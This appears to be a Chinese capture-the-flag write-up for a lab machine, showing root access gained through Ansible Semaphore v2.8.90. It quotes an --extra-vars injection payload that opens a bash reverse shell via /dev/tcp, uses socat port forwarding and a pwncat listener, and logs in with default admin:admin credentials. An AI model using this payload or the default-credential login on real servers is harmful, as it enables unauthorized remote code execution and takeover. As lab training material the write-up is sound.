
╭─pedro@crossbow ~╰─$ find / -name semaphore -type f 2>/dev/null/usr/bin/semaphore╭─pedro@crossbow ~╰─$ semaphoreAnsible Semaphore is a beautiful web UI for Ansible.Source code is available at https://github.com/ansible-semaphore/semaphore.Complete documentation is available at https://ansible-semaphore.com.Usage: semaphore [flags] semaphore [command]Available Commands: completion generate the autocompletion script for the specified shell help Help about any command migrate Execute migrations server Run in server mode setup Perform interactive setup upgrade Upgrade to latest stable version user Manage users version Print the version of SemaphoreFlags: --config string Configuration file path -h, --help help for semaphoreUse "semaphore [command] --help" for more information about a command.看一下版本:
╭─pedro@crossbow ~╰─$ semaphore versionv2.8.90google 一下:

找到攻击方式↗:
[Attack Vectors]
The --extra-vars parameter can be abused by a malicious user with low privileges to achieve Remote Command Execution (RCE) and read files and configurations, perform Server Side Request Forgery (SSRF), execute commands, and establish a reverse shell on the ansible server. Payload:
{"ansible_user": "{{ lookup('ansible.builtin.pipe', \"bash -c 'exec bash -i &>/dev/tcp/127.0.0.1/1337 <&1'\") }}"}进行一下端口转发,否则我们看不到那个 UI:socat TCP-LISTEN:3001,fork TCP:127.0.0.1:3000
尝试弱密码和万能密码,admin:admin 登录进去了。
然后设置环境变量:

sudo pwncat -l 9999 2>/dev/null
报错了
ERROR: Ansible could not initialize the preferred locale: unsupported locale setting没有设置地区,设置一下:

{ "LC_ALL":"en_US.UTF-8", "LANG":"en_US.UTF-8"}
重新运行

root@crossbow:/home/pedro# cat user.txtcat user.txt58cb1e1bdb3a348ddda53f22ee7c1613
cat root.txt7a299c41b1daac46d5ab98745b212e09